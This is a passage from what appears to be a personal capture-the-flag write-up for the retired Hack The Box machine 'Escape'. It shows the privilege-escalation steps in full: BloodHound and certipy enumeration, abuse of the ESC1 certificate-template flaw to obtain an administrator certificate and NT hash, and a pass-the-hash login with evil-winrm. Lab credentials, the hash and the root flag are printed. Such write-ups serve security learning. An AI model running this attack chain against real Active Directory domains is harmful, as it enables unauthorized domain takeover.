GROUP INFORMATION
-----------------

Group Name                              Type           SID         Attributes
============================================ ============
==== ============ ========================================
===========
Everyone                              Well-known group S-1-1-0      Mandatory grou
p, Enabled by default, Enabled group
BUILTIN\Remote Management Users           Alias          S-1-5-32-580 Mandat
ory group, Enabled by default, Enabled group
```

```
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group,
Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 M
andatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574 Mand
atory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mand
atory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Ma
ndatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Man
datory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
```

the one group i found interesting here was `BUILTIN\Certificate Service DCOM Access`

Current user’s privileges:

```
whoami /priv
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ==============================
==== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```


Lets try running bloodhound first to get a better picture of the AD:

Bloodhound as ryan

```
bloodhound-python -u 'ryan.cooper' -p 'NuclearMosquito3' -d sequel.htb -ns 10.129.228.253 -c All --zip
```

it was successful, lets dive in


`Ryan.Cooper` has no `OUTBOUND OBJECT CONTROL`



OUTBOUND OBJECT CONTROL


First Degree Object Control	0
Group Delegated Object Control	0
Transitive Object Control	▶

and his `Group Membership` also provides nothing interesting



Since ryan has nothing further valuable here, we could inspect other objects:

For example, we can view the `Domain Users`:



By greater inspection to all of them, found no obvious attack paths....

Okay, lets take a break and think again, what do we already know about our user?

For example, our user is member of `CERTIFICATE SERVICE DCOM ACCESS@SEQUEL.HTB` group, what does that mean?

Well just by reading the name of this group it is obvious that certificates are involved, and since certificates are involved, this means that `Active Directory Certificate Service (AD CS)` exists.

So why not try `enumerate AD CS`? lets try:

Enumerate ADCS

```
certipy find -u "Ryan.Cooper@sequel.htb" -p 'NuclearMosquito3' -dc-ip 10.129.228.253 -vulnerable -stdout
```

from the output, scroll down on the Vulnerabilities section:

```
[!] Vulnerabilities
      ESC1      : 'SEQUEL.HTB\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```

nice!, it seems its vulnerable to `ESC1` ! this should be our attack path

Abusing ESC1

There are multiple ways to do this, one is described here (via certify and rubeus) https://bloodhound.specterops.io/resources/edges/adcs-esc1

I preferred using certipy since i was more familiar with it:

1. Request pfx certificate

first lets sync with the DC

```
sudo ntpdate sequel.htb
```

then use certipy

```
certipy req -u ryan.cooper -p NuclearMosquito3 -target sequel.htb -upn administrator@sequel.htb -ca sequel-dc-ca -template UserAuthentication
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

this saved the `administrator.pfx`

2. Get TGT hash from the certificate

```
certipy auth -pfx administrator.pfx
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```


Great! we got the NTLM hash of the Administrator, now lets login with winrm

Login as Administrator via pass the hash

```
evil-winrm -i sequel.htb -u administrator -H a52f78e4c751e5f5e17e1e9f3e58f4ee
```

grabbed root flag! `9cdc0e5182e2e2d9e3ad692973a0d597`

proof



```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
9cdc0e5182e2e2d9e3ad692973a0d597
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
sequel\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
dc
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::21ce:65d3:8335:f87c
   Link-local IPv6 Address . . . . . : fe80::21ce:65d3:8335:f87c%4
   IPv4 Address. . . . . . . . . . . : 10.129.228.253
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%4
                                       10.129.0.1
```

Folder structure:

```
*Evil-WinRM* PS C:\Users\Administrator> tree /f /a
Folder PATH listing
```

```
Volume serial number is EB33-4140
C:.
+---.azuredatastudio
|   |   argv.json
|   |
|   \---extensions
+---3D Objects
+---Contacts
+---Desktop
|       root.txt
|
+---Documents
|   +---SQL Server Management Studio
|   |   \---Code Snippets
|   |       \---SQL
|   |           \---My Code Snippets
|   \---Visual Studio 2017
|       \---Templates
|           +---ItemTemplates
|           |   +---JavaScript
|           |   \---TypeScript
|           \---ProjectTemplates
|               +---JavaScript
|               \---TypeScript
+---Downloads
+---Favorites
|   |   Bing.url
|   |
|   \---Links
+---Links
|       Desktop.lnk
|       Downloads.lnk
|
+---Music
+---Pictures
+---Saved Games
```

```
+---Searches
\---Videos
```

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap scan → found multiple services to focus on, like `RPC`, `SMB`, `LDAP`
2. **RPC** enumeration → nothing useful
3. **SMB** enumeration revealed `share` containing a pdf file, containing **credentials**
4. **LDAP** enumeration → nothing useful
5. **Correlated** the pdf file's credentials with the `MSSQL` service
6. `MSSQL` enumeration → revealed databases but nothing further interesting

Foothold

1. **Leaked NTLM hash** via making MSSQL connect to my host and responder (capture hash) revealing the NTLM hash of a user (sql_svc)
2. **Logged in** as a user (sql_svc)
3. **Enumerated Files and folders**, found `SQL error logs` file containing plaintext creds for another user (ryan.cooper)
4. logged in winrm as user ryan.cooper
5. grabbed **user flag**


Privesc

1. **Group membership** of the user indicated `ADCS` existence
2. **Enumerated** `ADCS`, found it vulnerable to `ESC1`
3. **Abused** `ESC1`, got administrator's `pfx` and extracted the `NTLM` hash
4. Logged in as administrator via the `NTLM` hash
5. grabbed **root flag**

Sidenotes

To sump up, Escape was a medium difficulty machine, leveraging basic enumeration and MSSQL for the foothold part, and ADCS abuse via ESC1 vulnerability for the privesc.

This one will contribute to my knowledge mainly for the MSSQL and ADCS (ESC1) abuse parts.



Escape has been Pwned!

Congratulations ch3ckm8, best of luck in capturing flags ahead!

#428	01 Mar 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE